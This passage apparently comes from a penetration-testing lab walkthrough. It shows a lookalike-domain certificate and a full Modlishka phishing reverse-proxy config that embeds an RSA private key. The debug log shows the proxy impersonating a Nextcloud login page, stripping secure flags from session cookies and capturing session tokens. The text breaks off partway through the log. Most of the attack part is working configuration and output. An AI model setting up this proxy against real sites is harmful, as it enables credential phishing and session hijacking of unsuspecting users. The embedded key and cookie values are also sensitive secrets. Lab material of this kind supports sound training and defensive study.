8yzVue+Da1VLjoRPSvNXEJ/5N9dXsJi3kx1KgFGgEbi+w7vyGnWyJDRSW7H3JKg0
Q2AC1Spu144Uv2WKnFvNhFbd9q2r3rj3cMJXI66AOQuHhSK28wGWHsjlU3VS1tls
PUulecgOBLvddmsa2IKQHBg5czoI0tFYUzVN39+WruJCbmVbjRlrFdVVVFR+bYZo
4QAGclUyyAP1opW/LdvVMypK7d7tMX2D8/I8g1ymPnVvmnMXM6UiEA7AJwIDAQAB
oAAwDQYJKoZIhvcNAQELBQADggIBAK3D5sCaP1nsAl9AtrDtAQiC6dYFJZxXJ9rZ
2Fnlr8QbM450Zacg9WNc0mq893USIU2k4kWCNulVFQUat/cbWzTWzKt6xb4vLQbc
19w3HL/tp/yNHjkkU+8uwaA7zedrHS1V+NgXG6xXTcj2u0/3LKMn4U6KwskSG94v
Of769TzjzDvj2rn9cJXpDC7pSsnFURuUvj9X/Uqe2eeQQ3dW+qpvAHRQAoD78vUj
BchhLaFCx5EBCsr0N0Nl2HfH6Pt8RPg32Fh560ZPotzoMYI5zPNacwO25NO5qHt2
n2UHlLn6PtpbWS+rB6lF7KG75D1EU6XJZCvlfapZFiR24B3+KfZiGVxGPg4tq8Fc
2qmFMJTy/rnuLD91ZV2ueMQ5HN7UM2fb6FqEc75+VwR6MWdqdmP+8X/ZUawMpMBs
YWuYRmLN3vLUKoPl+jzKU0bTsT9L9khCEFYiD+7TlXvVk1TKfoSHvY/zpoeXzeGm
UC0cIsjFR+RJZYqdmfkaCXoSdD8DSfIS625h/rmSzl7ElEFIV1bE2B7HVYr+pL5W
wptAxIuzfFXUgP9tfUQSUktmrQXfvhdLiHUXBZ1SEamT+IKV2+zTV8x4NN1uBrRU
IYwrhTBimLT+wfdwWGZxJlV4TYvuK2E77QMrpjw+IXXwfkbXJMhqQ3//0uRe4TiG
R2Ausx7u
-----END CERTIFICATE REQUEST-----
```

Cert is the following

```
ommonName:
00security.com
SubjectAlternativeName:

    DNS:00security.com
    DNS:*.00security.com

Distinguished Name:
/C=SE/ST=Stockholm/L=Stockholm/O=GiganticHosting CA/OU=GiganticHosting CA
Testsuite/CN=00security.com/emailAddress=info@00security.com
Serial:
0A:18:66:8E:43:00:B3:D8:60:2D:CC:E9:57:C2:06:9D:D6:C4:58:26
Certificate Authority:
0x0security
Expires:
Dec. 12, 2022, midnight
Watchers:
HPKP pin:
```

```
qHY1bc+Pw84zMo2RG1+3YwjM8iO8OEcurR2K9gISUVw=


AuthorityInformationAccess:
CA Issuers:


URI:http://192.168.20.31/django_ca/issuer/5157C3DD0A3A86A18CCB426AC20674B86F2E84D5.d
er

OCSP:


URI:http://192.168.20.31/django_ca/ocsp/5157C3DD0A3A86A18CCB426AC20674B86F2E84D5/cer
t/

AuthorityKeyIdentifier:

    Key ID: AB:3E:5F:38:2D:24:B1:9E:0F:5E:7D:1E:D1:B2:E3:80:04:BF:06:22

BasicConstraints:
Critical Critical
CA:FALSE
CRLDistributionPoints:
Distribution Point:

    Full Name:
URI:http://192.168.20.31/django_ca/crl/5157C3DD0A3A86A18CCB426AC20674B86F2E84D5/

ExtendedKeyUsage:

    serverAuth

KeyUsage:
Critical Critical

    digitalSignature
    keyAgreement
    keyEncipherment

SubjectKeyIdentifier:
DE:25:3D:EA:00:F8:19:6C:C7:6A:58:E8:33:AB:18:F9:B5:BF:E4:05
```

Download modlishka and create a config file, import a key, pem file using `awk '{printf "%s\\n", $0}' ../00security.com.key`

Final config file looks like this

```
rroot@nix36:~/aptlabs# cat modlishka/modlishka.json
{
  "proxyDomain": "00security.com",
  "listeningAddress": "10.10.14.15",

  "target": "nextcloud.0x0security.com",
  "targetResources": "",
  "targetRules": "",
  "terminateTriggers": "",
  "terminateRedirectUrl": "",
  "trackingCookie": "id",
  "trackingParam": "id",
  "jsRules":"",
  "forceHTTPS": false,
  "forceHTTP": false,
  "dynamicMode": false,
  "debug": true,
  "logPostOnly": false,
  "disableSecurity": true,
  "log": "requests.log",
  "plugins": "all",
  "cert": "-----BEGIN CERTIFICATE-----
\nMIIHejCCBWKgAwIBAgIUChhmjkMAs9hgLczpV8IGndbEWCYwDQYJKoZIhvcNAQEN\nBQAwXTELMAkGA1UE
BhMCU0UxEjAQBgNVBAgMCVN0b2NraG9sbTESMBAGA1UEBwwJ\nU3RvY2tob2xtMQwwCgYDVQQKDANPcmcxGD
AWBgNVBAMMDzB4MHNlY3VyaXR5LmNv\nbTAeFw0yMDEyMTIxODEwMDBaFw0yMjEyMTIwMDAwMDBaMIG2MQsw
CQYDVQQGEwJT\nRTESMBAGA1UECAwJU3RvY2tob2xtMRIwEAYDVQQHDAlTdG9ja2hvbG0xGzAZBgNV\nBAoM
EkdpZ2FudGljSG9zdGluZyBDQTElMCMGA1UECwwcR2lnYW50aWNIb3N0aW5n\nIENBIFRlc3RzdWl0ZTEXMB
UGA1UEAwwOMDBzZWN1cml0eS5jb20xIjAgBgkqhkiG\n9w0BCQEWE2luZm9AMDBzZWN1cml0eS5jb20wggIi
MA0GCSqGSIb3DQEBAQUAA4IC\nDwAwggIKAoICAQC62wqZtpYs+87Elp9qepcDfOXx5J8+SnQxG/YFBq1Q8B
2XVeKA\nLcAgW5dWWBvLIk11w0rOylLp3vzuGPNSV1hOOHCrwKoBIBhXIzevHChNp3ib5j2I\nsifttzP8QO
plA4pxXZLYoUPITyYRkV5jrdc2pookM14s964nTRevUiaOkIli9Y5r\nKV4uWl3yp/tXGbRMa2Uhxg1PbkHw
9g2urO/xNMhHJZqo1YZ/mMPeXOGjDi8PpdxX\nhr7zO6Y2MoMzBlJ4992DveqJ5ldak2eSK2jEYhp9RfpKoU
Yt7LL1Ipcc8ThD6Y6x\nn4gTe8hh61ABkIbep1HE8O/RXUDnJVdPUqLV+YKbV4DaofPtkm2HmHEPGVurxXbH
\nh3u1KTLIZunRH/GASWqOun0HckAXqyTgTg/w2rCb5/IGisb+VbQQWGWdlXfO1h1W\n8yzVue+Da1VLjoRP
SvNXEJ/5N9dXsJi3kx1KgFGgEbi+w7vyGnWyJDRSW7H3JKg0\nQ2AC1Spu144Uv2WKnFvNhFbd9q2r3rj3cM
JXI66AOQuHhSK28wGwHsjlU3VS1tls\nPUulecgOBLvddmsa2IKQHBg5czoI0tFYUzVN39+WruJCbmVbjRlr
FdVVVFR+bYZo\n4QAGclUyyAP1opW/LdvVMypK7d7tMX2D8/I8g1ymPnVvmnMXM6UiEA7AJwIDAQAB\no4IB
1jCCAdIwDAYDVR0TAQH/BAIwADAdBgNVHQ4EFgQU3iU96gD4GWzHaljoM6sY\n+bW/5AUwHwYDVR0jBBgwFo
AUqz5fOC0ksZ4PXn0e0bLjgAS/BiIwXQYDVR0fBFYw\nVDBSoFCgToZMaHR0cDovLzE5Mi4xNjguMjAuMzEv
ZGphbmdvX2NhL2NybC81MTU3\nQzNERDBBM0E4NkExOENDQjQyNkFDMjA2NzRCODZGMkU4NEQ1LzCB0AYIKw
YBBQUH\nAQEEgcMwgcAwXgYIKwYBBQUHMAGGUmh0dHA6Ly8xOTIuMTY4LjIwLjMxL2RqYW5n\nb19jYS9vY3
NwLzUxNTdDM0REMEEzQTg2QTE4Q0NCNDI2QUMyMDY3NEI4NkYyRTg0\nRDUvY2VydC8wXgYIKwYBBQUHMAKG
Umh0dHA6Ly8xOTIuMTY4LjIwLjMxL2RqYW5n\nb19jYS9pc3N1ZXIvNTE1N0MzREQwQTNBODZBMThDQ0I0Mj
ZBQzIwNjc0Qjg2RjJF\nODRENS5kZXIwKwYDVR0RBCQwIoIOMDBzZWN1cml0eS5jb22CECouMDBzZWN1cml0
\neS5jb20wDgYDVR0PAQH/BAQDAgOoMBMGA1UdJQQMMAoGCCsGAQUFBwMBMA0GCSqG\nSIb3DQEBDQUAA4IC
AQAN2S8D6oXa4Vg1x2tcIVw57/YwOIVJoN7aerZl/iC2mA8+\neydrIkvG9VOBfcCoCEUAwDIhly2HnqdIlF
wm1Qc7Sobb88OTz5fglsfPdyjk3fYI\nKYzCr5aBM6NPjTksIThhfMP/QNcb+F9l44z6rnYoM3MsVbthEVSj
WS0kakcP5BGC\nyozA8i2aTZUxEpvtAlf1o3x+y+obIDnWASa1+4GNmXdubraFkK1LCk8P7i0QQasP\nNeDQ
FlNM+0xXJPn71LnW3XJ1orNQSoUjmib/o30fAKp5erlne4siKb6iME1epk8F\n1xC7YHtKE8Dp8ZbLIfK0nY
ChRhDO0CBPdCixAZSe2irOfIZjixYaPunP2YkOO192\n8+iG/BOccsTLRz8SmuXmuXX8gYUSSlx6u6tDnisV
Aa4b/i0LtC+aVh/y49F9vcSP\nyAuiGKU4TITApyFvQ49zY+WihZF/JkujpOfgqQC2IuJW5nygJisBLtS6Rd
YZyfvP\nNk7D//ugmfdHFQh+SgdDsFT6FK7Qhn0OkrwIPw+qj93Ub+nzgweOO5dAJW4+Fzl9\nBSREoUbY+z
a8PpLJOp1Tb7/na4EtOcoKkISmkkH5kdOUzYVgzjj8m1Ppn9iGnuQ8\nqtozq/z2+eigKPmWylA686KcoqWT
qRDQ7ZypW4Ux0VLj1u2aBg9T6a82ryjh3Q==\n-----END CERTIFICATE-----\n",
  "certKey": "-----BEGIN RSA PRIVATE KEY-----
\nMIIJKQIBAAKCAgEAutsKmbaWLPvOxJafanqXA3zl8eSfPkp0MRv2BQatUPAdl1Xi\ngC3AIFuXVlgbyyJN
dcNKzspS6d787hjzUldYdDhwq8CqASAYVyM3rxwoTad4m+Y9\niLIn7bcz/EDqZQOKcV2S2KFDyE8mEZFeY6
3XNqaKJDNeLPeuJOOXr1ImjpCJYvWO\nayleLlpd8qf7Vxm0TGtlIcYNT25B8PYNrqzv8TTIRyWaqNWGf5jD
3lzhow4vD6Xc\nV4a+8zumNjKDMwZSePfdg73qieZXWpNnkitoxGIafUX6SqFGLeyy9SKXHPE4Q+mO\nsZ+I
E3vIYetQAZCG3qdRxPDvOV1A5yVXT1Ki1fmCm1eA2qHz7ZJth5hxDxlbq8V2\nx4d7tSkyyGbp0R/xgElqjr
p9B3JAF6sk4E4P8Nqwm+fyBorG/lW0EFhlnZV3ztYd\nVvMs1bnvg2tVS46ET0rzVxCf+TfXV7CYt5MdSoBR
oBG4vsO78hp1siQ0Ulux9ySo\nNENgAtUqbteOFL9lipxbzYRW3fatq96493DCVyOugDkLh4UitvMBsB7I5V
N1UtbZ\nbD1LpXnIDgS73XZrGtiCkBwYOXM6CNLRWFM1Td/flq7iQm5lW4OZaxXVVVRUfm2G\naOEABnJVMs
gD9aKVvy3b1TMqSu3e7TF9g/PyPINcpj51b5pzFzOlIhAOwCcCAwEA\nAQKCAgBMSn6rf/cU6sLjVTRFf0QF
MouYFeZGwpNqMaZjKvS8pS0PywstloBpNbw2\njsbaS2kg+dmjUMxFnLvcYueF6Q++dATcu08uInKNsV1c67
ww6H2/+WOKWmMfFbvt\n9Hs/PxDZdIEuXbmVIWvDpHzLagEC2UBxw19iMMYOWa+f74S6lJzjgKrjagKAHnlZ
\nR+jBCUeqI/cosPpiQfw+a9fuR8G30/spwVrCMFw34KGoOngN4Q6p7uhl/Cgem24j\nlsAmpyApL9qLnZET
OK7V1nVlIsAl3oA+QcINkoda3Ne8aqEUOhDk+Yk/UIl4mwOX\np0IFQYMviVVDebQQ4WhMd9yMEItW61+IKb
+MhqFJuG3sn+i59NEJp6eRXgjNnhS9\nhSrSp6szCaXjYJtwsR7k6bKUk6CfX24iZ9wQf5/Qch6gGkOmTvgB
M7webpBQDhZP\nPo3p1z1vd8sXTKvW0IekbVZEBTFrnUbm3yAG2QtdCRbFxEvbfcaJmIUS+oN9ufLF\nON6V
zi8gN6ekL2R/8J+GgmFpS8qxW4avlwG0oA6ZEAsobKwxTLBqrXhkNMGKDLZr\nWLbfgEShHkiGtWSa0G4xkg
LA3DWzZXw1aXUTQWNjgG1v7hIInCgQHrUpC3G7vNSL\ninFG/0BfLa8o6mub4Qsg0b0rCSbbNt/xhpE2X3RI
cO+mnNZ+AQKCAQEA4DZQIXUw\nwR7AcMlpJMX7zIYO8ySoN7SQR/ZkwO11cZ5AuhnXwEjEw8MuxZUxU8hhLc
wtm+BC\nwzgi1Wo4vNQZu7PT9AIeobLBZ0kEBBudv+FMY4hOtt1Ioz+BhDQz6uYx41Pd5KpV\nqmO3k1lkuD
mf5mSZRmqWkLPrHNODLlPKUWgb9le65Zf8DaQVfRA+F8tkusuBGnlu\nsJybA07bQ25RIBn/AeWS8ixvjUvg
Mbjg24WkZniezD1hgwARNCG+pfpvTHsIo/l+\n6rr0CvexGpvqvGP7Azhg7P6QtlbKGgbDH21qhMBMWa/MnZ
ojuzooFqhUIn2iODnj\n3be567Ugs2HbgQKCAQEA1VjjgltHi2YshZVzrabi4Auk0CqBEstz4KiPaOfAg89P
\nNCZcQZFgH8l8TY/aZErJDyIkHOYANYo56UTdeTSN6NJFli/w5uQKRf+/SPGJyPrZ\n1GShmc/SKGvu2PWx
kNt94qLA6bHDAGkQ8brI9npnDYRAFbSA0/YyuWMd/PZC4iCU\nEWtENOztJo9TlX6+//OCxvOJhZ3UdwpRS9
Qyj1iIIzDa4kxUZMO4lzLCbkkmmCPF\nNpxP0V0NMuaAsnys1xc+rUQwnLpzldFuHImzIstxsMnqnoKxBP1a
k8BVSXfHLpu+\n5QOrC/0LhQgrmCZ/JTJyA+K+PG74ZT4rJ/tp7VwPpwKCAQB+svJxFbIpT2Fb2tUJ\nrL9v
gcns6CgO4oAtyjSBOS6Gt/DHuVbMF9Lo9OD3Uil/uNoBcUHMtdvESXKVuuK5\nAfpQsXvyhUgeA896uC4GzD
xGc+Ag1qP0ffNQHNDpjj5QXSiP15KqZv7lvFe+cmOS\nHy4WmX5r5kuTFbikn3mfskW/3t7+Q/EfUNVkN/bU
p1sPQyZ20AzykvBT6QtHwUXy\nQuKhC0+pGLwDEc0vwVK9hkW6hzixlzPVIlJ6Ho2aMf9z96LxSw1E6/YmWu
MRV4rD\nCJyLPMxZs4BCLFBGWaD3OB8HIWNyBOCgRdGQtcu/P0vsEc8Jdok20K/NWMc9RStn\ncsMBAoIBAQ
DJ+ROxBe8ORhUiBaF0pQglaICH3aVCAL/b0FerzbKQVkM6MJKoNBNX\nJGz8FJKA3dfH7t9XSFqsVQaMEnjE
1P7/iYj9LLeYLgyXxgz15kw1q11q2DWwonDn\neX6tgLOwWkqrsr6EvpfIHK9A2T6FMM28mxX8Nly7zVip7u
6l2xDoeEUU1ILGxAGi\nvo83eL0jHAoThN0NVKSeaXMbIXEYCY0gG5EsKWy/1BY9dX1h4PibkUmTcJmTr87e
\nAB+YWbVbDxNz/pky1sSz8YeXlriy2Pzxi8YEd99TxPHp7GwRWEaFlkY7EqTsfYtZ\nTqnOqas2sLIFgbPt
DHU1i4xZlobqgXwDAoIBAQDadmDOrF4YQTv6aSueJw5ScKVw\nK5naOMN5l4g0AnAD9QWfUzM0eSWRHT6lC2
ZcixbhE9+zHvzq2nGzPNTQDmRDi8UC\n+SvuEsPLMaHSHOKeCNRU3F11TYSBdcv6jmRji26wLt/9r51fqLPd
C+gcu1jDH9LP\ni/adxDUPZNB4s5ZsOl1/HEEhjzurYSu/rM7sZrgu/pOvluG5RAEDoQs/JTgsomUw\nF2eH
IdtQmFHXU4nzNFDz+MeARIegEoCPP+lJum6Voj4s2+33+fhwxlT3l46DNOm+\n20saNWp9O7N12qPYjrlF2U
aQiNFDKPPKM2PSkmJIesP2sOa7DvjR13BNp4wI\n-----END RSA PRIVATE KEY-----\n",
  "certPool": ""
}
```

Make sure you can resolv (hosts file) `nextcloud.00security.com`

Modlishka run looks like this

```
root@nix36:~/aptlabs/modlishka# ./Modlishka-linux-amd64 -config modlishka.json
[Sat Dec 12 18:16:31 2020]  INF  Enabling plugin: autocert v0.1
[Sat Dec 12 18:16:31 2020]  INF  Enabling plugin: control_panel v0.1
[Sat Dec 12 18:16:31 2020]  INF  Enabling plugin: hijack v0.1
[Sat Dec 12 18:16:31 2020]  INF  Enabling plugin: template v0.1
```

```
[Sat Dec 12 18:16:31 2020]  INF  Control Panel: SayHello2Modlishka handler
registered
[Sat Dec 12 18:16:31 2020]  INF  Control Panel URL: /SayHello2Modlishka
[Sat Dec 12 18:16:31 2020]  INF


 _______           __ __ __         __     __
|   |   |.-----.--|  |  |__|.-----.|  |--.|  |--.---.-.
|       ||  _  |  _  |  |  ||__ --||     ||    <|  _  |
|__|_|__||_____|_____|__|__||_____||__|__||__|__|___._|

>>>> "Modlishka" Reverse Proxy started - v.1.1 <<<<
Author: Piotr Duszynski @drk1wi

Listening on [10.10.14.15:443]
Proxying HTTPS [nextcloud.0x0security.com] via [https://00security.com]
Listening on [10.10.14.15:80]
Proxying HTTP [nextcloud.0x0security.com] via [http://00security.com]
[Sat Dec 12 18:18:01 2020]  DBG  Subdomain: nextcloud
[Sat Dec 12 18:18:01 2020]  DBG  Standard subdomain: nextcloud
[Sat Dec 12 18:18:01 2020]  DBG  [P] Proxying target
[https://nextcloud.0x0security.com] via domain [00security.com]
[Sat Dec 12 18:18:01 2020]  DBG  PatchHeaders: HTTPRequest took 992ns
[Sat Dec 12 18:18:01 2020]  DBG  rewriteRequest took 181.491µs
[Sat Dec 12 18:18:01 2020]  DBG  Subdomain: nextcloud
[Sat Dec 12 18:18:01 2020]  DBG  Standard subdomain: nextcloud
[Sat Dec 12 18:18:01 2020]  DBG  [P] Proxying target
[https://nextcloud.0x0security.com] via domain [00security.com]
[Sat Dec 12 18:18:01 2020]  DBG  PatchHeaders: HTTPRequest took 989ns
[Sat Dec 12 18:18:01 2020]  DBG  rewriteRequest took 45.928µs
[Sat Dec 12 18:18:01 2020]  DBG  Rewriting Set-Cookie Flags: from
[oc3sau9x3hp8=hvm2m2vd2blm1ukr396f263r4t; path=/; secure; HttpOnly]
 -->
[oc3sau9x3hp8=hvm2m2vd2blm1ukr396f263r4t; path=/; ; HttpOnly]
[Sat Dec 12 18:18:01 2020]  DBG  Rewriting Set-Cookie Flags: from
[oc_sessionPassphrase=cwhPE1H6%2FkyxdCXtH1vwcCQpCtCK1KKEhPF8YIMaW9sUYCvz6D1FvE9wY%2B
zVd%2FD%2FrJdOEGm3KmJdTN51ltaZWvLGsxlv3o%2Bg6%2FarZBaqWv3uagLFHCkc3IEA1Bem2nl0;
path=/; secure; HttpOnly]
 -->
[oc_sessionPassphrase=cwhPE1H6%2FkyxdCXtH1vwcCQpCtCK1KKEhPF8YIMaW9sUYCvz6D1FvE9wY%2B
zVd%2FD%2FrJdOEGm3KmJdTN51ltaZWvLGsxlv3o%2Bg6%2FarZBaqWv3uagLFHCkc3IEA1Bem2nl0;
path=/; ; HttpOnly]
[Sat Dec 12 18:18:01 2020]  DBG  Rewriting Set-Cookie Flags: from
[__Host-nc_sameSiteCookielax=true; path=/; httponly;secure; expires=Fri, 31-Dec-2100
23:59:59 GMT; SameSite=lax]
 -->
[__Host-nc_sameSiteCookielax=true; path=/; httponly;; expires=Fri, 31-Dec-2100
23:59:59 GMT; SameSite=lax]
[Sat Dec 12 18:18:01 2020]  DBG  Rewriting Set-Cookie Flags: from
[__Host-nc_sameSiteCookiestrict=true; path=/; httponly;secure; expires=Fri, 31-Dec-
2100 23:59:59 GMT; SameSite=strict]
 -->
[__Host-nc_sameSiteCookiestrict=true; path=/; httponly;; expires=Fri, 31-Dec-2100
23:59:59 GMT; SameSite=strict]
```

```
[Sat Dec 12 18:18:01 2020]  DBG  Rewriting Location Header
[https://nextcloud.0x0security.com/index.php/login] to
[https://nextcloud.00security.com/index.php/login]
[Sat Dec 12 18:18:01 2020]  DBG  PatchHeaders: HTTPResponse took 235.693µs
[Sat Dec 12 18:18:01 2020]  DBG  Fallback to default compression ()
[Sat Dec 12 18:18:01 2020]  DBG  [rw] Rewriting Response Body for
(https://nextcloud.0x0security.com): status[302] type[text/html; charset=UTF-8]
encoding[] uncompressedBody[0 bytes]
[Sat Dec 12 18:18:01 2020]  DBG  rewriteResponse took 332.907µs
[Sat Dec 12 18:18:01 2020]  DBG  Rewriting Set-Cookie Flags: from
[oc3sau9x3hp8=rmg4l41784bvbi1kik8hr3r2di; path=/; secure; HttpOnly]
 -->
[oc3sau9x3hp8=rmg4l41784bvbi1kik8hr3r2di; path=/; ; HttpOnly]
[Sat Dec 12 18:18:01 2020]  DBG  Rewriting Set-Cookie Flags: from
[oc_sessionPassphrase=KVmkalxc3i3t4y243nUPptvkVL%2F6iauX%2Fihgp1t4VrVt9g1s7FC3coG9zU
QYvQUFmSmgIef4YapYjToJ6V0kaVDjvRHy9tem%2FtB78uir8osITI7rKvdu5IPyuL7m0n5F; path=/;
secure; HttpOnly]
 -->
[oc_sessionPassphrase=KVmkalxc3i3t4y243nUPptvkVL%2F6iauX%2Fihgp1t4VrVt9g1s7FC3coG9zU
QYvQUFmSmgIef4YapYjToJ6V0kaVDjvRHy9tem%2FtB78uir8osITI7rKvdu5IPyuL7m0n5F; path=/; ;
HttpOnly]
[Sat Dec 12 18:18:01 2020]  DBG  Rewriting Set-Cookie Flags: from
[__Host-nc_sameSiteCookielax=true; path=/; httponly;secure; expires=Fri, 31-Dec-2100
23:59:59 GMT; SameSite=lax]
 -->
[__Host-nc_sameSiteCookielax=true; path=/; httponly;; expires=Fri, 31-Dec-2100
23:59:59 GMT; SameSite=lax]
[Sat Dec 12 18:18:01 2020]  DBG  Rewriting Set-Cookie Flags: from
[__Host-nc_sameSiteCookiestrict=true; path=/; httponly;secure; expires=Fri, 31-Dec-
2100 23:59:59 GMT; SameSite=strict]
 -->
[__Host-nc_sameSiteCookiestrict=true; path=/; httponly;; expires=Fri, 31-Dec-2100
23:59:59 GMT; SameSite=strict]
[Sat Dec 12 18:18:01 2020]  DBG  Rewriting Location Header
[https://nextcloud.0x0security.com/index.php/login] to
[https://nextcloud.00security.com/index.php/login]
[Sat Dec 12 18:18:01 2020]  DBG  PatchHeaders: HTTPResponse took 1.837502ms
[Sat Dec 12 18:18:01 2020]  DBG  Fallback to default compression ()
[Sat Dec 12 18:18:01 2020]  DBG  [rw] Rewriting Response Body for
(https://nextcloud.0x0security.com): status[302] type[text/html; charset=UTF-8]
encoding[] uncompressedBody[0 bytes]
[Sat Dec 12 18:18:01 2020]  DBG  rewriteResponse took 2.280018ms
[Sat Dec 12 18:18:01 2020]  DBG  Subdomain: nextcloud
[Sat Dec 12 18:18:01 2020]  DBG  Standard subdomain: nextcloud
[Sat Dec 12 18:18:01 2020]  DBG  [P] Proxying target
[https://nextcloud.0x0security.com] via domain [00security.com]
```

```
[Sat Dec 12 18:18:01 2020]  DBG  Patching request Cookies
[oc3sau9x3hp8=hvm2m2vd2blm1ukr396f263r4t;
oc_sessionPassphrase=cwhPE1H6%2FkyxdCXtH1vwcCQpCtCK1KKEhPF8YIMaW9sUYCvz6D1FvE9wY%2Bz
Vd%2FD%2FrJdOEGm3KmJdTN51ltaZWvLGsxlv3o%2Bg6%2FarZBaqWv3uagLFHCkc3IEA1Bem2nl0;
__Host-nc_sameSiteCookielax=true; __Host-nc_sameSiteCookiestrict=true] ->
[oc3sau9x3hp8=hvm2m2vd2blm1ukr396f263r4t;
oc_sessionPassphrase=cwhPE1H6%2FkyxdCXtH1vwcCQpCtCK1KKEhPF8YIMaW9sUYCvz6D1FvE9wY%2Bz
Vd%2FD%2FrJdOEGm3KmJdTN51ltaZWvLGsxlv3o%2Bg6%2FarZBaqWv3uagLFHCkc3IEA1Bem2nl0;
__Host-nc_sameSiteCookielax=true; __Host-nc_sameSiteCookiestrict=true]
[Sat Dec 12 18:18:01 2020]  DBG  PatchHeaders: HTTPRequest took 58.065µs
[Sat Dec 12 18:18:01 2020]  DBG  rewriteRequest took 89.138µs
[Sat Dec 12 18:18:01 2020]  DBG  Subdomain: nextcloud
[Sat Dec 12 18:18:01 2020]  DBG  Standard subdomain: nextcloud
[Sat Dec 12 18:18:01 2020]  DBG  [P] Proxying target
[https://nextcloud.0x0security.com] via domain [00security.com]
[Sat Dec 12 18:18:01 2020]  DBG  Patching request Cookies
[oc3sau9x3hp8=rmg4l41784bvbi1kik8hr3r2di;
oc_sessionPassphrase=KVmkalxc3i3t4y243nUPptvkVL%2F6iauX%2Fihgp1t4VrVt9g1s7FC3coG9zUQ
YvQUFmSmgIef4YapYjToJ6V0kaVDjvRHy9tem%2FtB78uir8osITI7rKvdu5IPyuL7m0n5F; __Host-
nc_sameSiteCookielax=true; __Host-nc_sameSiteCookiestrict=true] ->
[oc3sau9x3hp8=rmg4l41784bvbi1kik8hr3r2di;
oc_sessionPassphrase=KVmkalxc3i3t4y243nUPptvkVL%2F6iauX%2Fihgp1t4VrVt9g1s7FC3coG9zUQ
YvQUFmSmgIef4YapYjToJ6V0kaVDjvRHy9tem%2FtB78uir8osITI7rKvdu5IPyuL7m0n5F; __Host-
nc_sameSiteCookielax=true; __Host-nc_sameSiteCookiestrict=true]
[Sat Dec 12 18:18:01 2020]  DBG  PatchHeaders: HTTPRequest took 60.269µs
[Sat Dec 12 18:18:01 2020]  DBG  rewriteRequest took 91.82µs
[Sat Dec 12 18:18:01 2020]  DBG  PatchHeaders: HTTPResponse took 5.43µs
[Sat Dec 12 18:18:01 2020]  DBG  [rw] Rewriting Response Body for
(https://nextcloud.0x0security.com): status[200] type[text/html; charset=UTF-8]
encoding[gzip] uncompressedBody[5529 bytes]
[Sat Dec 12 18:18:01 2020]  DBG  rewriteResponse took 2.140479ms
[Sat Dec 12 18:18:01 2020]  DBG  PatchHeaders: HTTPResponse took 2.844µs
[Sat Dec 12 18:18:01 2020]  DBG  [rw] Rewriting Response Body for
(https://nextcloud.0x0security.com): status[200] type[text/html; charset=UTF-8]
encoding[gzip] uncompressedBody[5529 bytes]
[Sat Dec 12 18:18:01 2020]  DBG  rewriteResponse took 2.217783ms
[Sat Dec 12 18:18:01 2020]  DBG  Subdomain: nextcloud
[Sat Dec 12 18:18:01 2020]  DBG  Standard subdomain: nextcloud
[Sat Dec 12 18:18:01 2020]  DBG  [P] Proxying target
[https://nextcloud.0x0security.com] via domain [00security.com]
[Sat Dec 12 18:18:01 2020]  DBG  Patching request Cookies [__Host-
nc_sameSiteCookielax=true; __Host-nc_sameSiteCookiestrict=true;
oc3sau9x3hp8=rmg4l41784bvbi1kik8hr3r2di;
oc_sessionPassphrase=KVmkalxc3i3t4y243nUPptvkVL%2F6iauX%2Fihgp1t4VrVt9g1s7FC3coG9zUQ
YvQUFmSmgIef4YapYjToJ6V0kaVDjvRHy9tem%2FtB78uir8osITI7rKvdu5IPyuL7m0n5F] -> [__Host-
nc_sameSiteCookielax=true; __Host-nc_sameSiteCookiestrict=true;
oc3sau9x3hp8=rmg4l41784bvbi1kik8hr3r2di;
oc_sessionPassphrase=KVmkalxc3i3t4y243nUPptvkVL%2F6iauX%2Fihgp1t4VrVt9g1s7FC3coG9zUQ
YvQUFmSmgIef4YapYjToJ6V0kaVDjvRHy9tem%2FtB78uir8osITI7rKvdu5IPyuL7m0n5F]
[Sat Dec 12 18:18:01 2020]  DBG  PatchHeaders: HTTPRequest took 71.792µs
[Sat Dec 12 18:18:01 2020]  DBG  rewriteRequest took 162.678µs
[Sat Dec 12 18:18:01 2020]  DBG  Subdomain: nextcloud
[Sat Dec 12 18:18:01 2020]  DBG  Standard subdomain: nextcloud
```

```
[Sat Dec 12 18:18:01 2020]  DBG  [P] Proxying target
[https://nextcloud.0x0security.com] via domain [00security.com]
[Sat Dec 12 18:18:01 2020]  DBG  Patching request Cookies [__Host-
nc_sameSiteCookielax=true; __Host-nc_sameSiteCookiestrict=true;
oc3sau9x3hp8=hvm2m2vd2blm1ukr396f263r4t;
oc_sessionPassphrase=cwhPE1H6%2FkyxdCXtH1vwcCQpCtCK1KKEhPF8YIMaW9sUYCvz6D1FvE9wY%2Bz
Vd%2FD%2FrJdOEGm3KmJdTN51ltaZWvLGsxlv3o%2Bg6%2FarZBaqWv3uagLFHCkc3IEA1Bem2nl0] ->
[__Host-nc_sameSiteCookielax=true; __Host-nc_sameSiteCookiestrict=true;
oc3sau9x3hp8=hvm2m2vd2blm1ukr396f263r4t;
oc_sessionPassphrase=cwhPE1H6%2FkyxdCXtH1vwcCQpCtCK1KKEhPF8YIMaW9sUYCvz6D1FvE9wY%2Bz
Vd%2FD%2FrJdOEGm3KmJdTN51ltaZWvLGsxlv3o%2Bg6%2FarZBaqWv3uagLFHCkc3IEA1Bem2nl0]
[Sat Dec 12 18:18:01 2020]  DBG  PatchHeaders: HTTPRequest took 194.039µs
[Sat Dec 12 18:18:01 2020]  DBG  rewriteRequest took 400.855µs
[Sat Dec 12 18:18:02 2020]  DBG  Rewriting Set-Cookie Flags: from
[oc3sau9x3hp8=r46u113863jmb3bbv4apleneu4; path=/; secure; HttpOnly]
 -->
[oc3sau9x3hp8=r46u113863jmb3bbv4apleneu4; path=/; ; HttpOnly]
[Sat Dec 12 18:18:02 2020]  DBG  Rewriting Location Header
[/index.php/login/selectchallenge] to [/index.php/login/selectchallenge]
[Sat Dec 12 18:18:02 2020]  DBG  PatchHeaders: HTTPResponse took 195.825µs
[Sat Dec 12 18:18:02 2020]  DBG  Fallback to default compression ()
[Sat Dec 12 18:18:02 2020]  DBG  [rw] Rewriting Response Body for
(https://nextcloud.0x0security.com): status[303] type[text/html; charset=UTF-8]
encoding[] uncompressedBody[0 bytes]
[Sat Dec 12 18:18:02 2020]  DBG  rewriteResponse took 327.823µs
[Sat Dec 12 18:18:02 2020]  DBG  Subdomain: nextcloud
[Sat Dec 12 18:18:02 2020]  DBG  Standard subdomain: nextcloud
[Sat Dec 12 18:18:02 2020]  DBG  [P] Proxying target
[https://nextcloud.0x0security.com] via domain [00security.com]
[Sat Dec 12 18:18:02 2020]  DBG  Patching request Cookies [__Host-
